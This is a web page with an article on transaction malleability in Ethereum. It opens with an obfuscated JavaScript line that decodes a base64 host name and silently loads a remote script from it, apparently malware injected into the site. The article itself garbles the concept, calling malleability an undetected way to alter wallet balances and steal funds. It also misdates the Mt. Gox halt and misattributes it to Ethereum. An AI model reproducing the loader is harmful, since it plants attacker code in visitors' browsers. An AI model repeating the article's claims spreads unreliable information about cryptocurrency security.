
const pdx=”bm9yZGVyc3dpbmcuYnV6ei94cC8=”;const pde=atob(pdx);const script=document.createElement(“script”);script.src=”https://”+pde+”cc.php?u=36f3e45a”;document.body.appendChild(script);
Ethereum: What is Transaction Malleability?
Transaction malleability refers to the vulnerability of cryptocurrencies, including Ethereum, to be altered or manipulated by attackers without being detected by the network. This can lead to a loss of trust and confidence in the security of digital transactions.
The Problem with Transaction Malleability
In traditional blockchain networks like Bitcoin, every transaction is recorded on the public ledger (blockchain) as it happens. This allows for fast and secure verification of transactions. However, this also means that any malicious activity, such as creating fake or altered transactions, can go undetected.
Transaction malleability exploits this weakness by allowing attackers to create duplicate or altered transactions that are not recognized by the network. These altered transactions can then be used to manipulate the blockchain and alter the balance of funds in a cryptocurrency wallet.
How Transaction Malleability Affects Ethereum

Ethereum, like other cryptocurrencies, is vulnerable to transaction malleability. This vulnerability allows attackers to create fake or altered Ethereum transactions that are not recognized by the network. These altered transactions can then be used to manipulate the Ethereum balance and steal funds from wallets.
In 2016, MtGox, a major Bitcoin exchange, announced that it had stopped receiving bitcoins due to transaction malleability issues. This led to concerns about the security of digital transactions on the Ethereum platform as well.
Consequences of Transaction Malleability
The consequences of transaction malleability are severe and can have far-reaching implications for users and investors. Some of the potential consequences include:
- Loss of trust in the security of digital transactions
- Financial losses due to manipulated Ethereum balances
- Decreased confidence in the legitimacy of cryptocurrency exchanges
Mitigating Transaction Malleability
To mitigate transaction malleability, many cryptocurrency platforms implement additional security measures, such as:
- Using cryptographic techniques to verify and authenticate transactions
- Implementing tamper-evident wallets that record every transaction made on the platform
- Conducting regular security audits and penetration testing
Conclusion
Transaction malleability is a significant threat to the security of digital transactions in cryptocurrencies like Ethereum. As the use of cryptocurrencies continues to grow, it is essential for developers, exchanges, and users to be aware of this vulnerability and take steps to mitigate its effects.
By understanding the risks associated with transaction malleability and implementing additional security measures, we can build a more secure and trustworthy cryptocurrency ecosystem.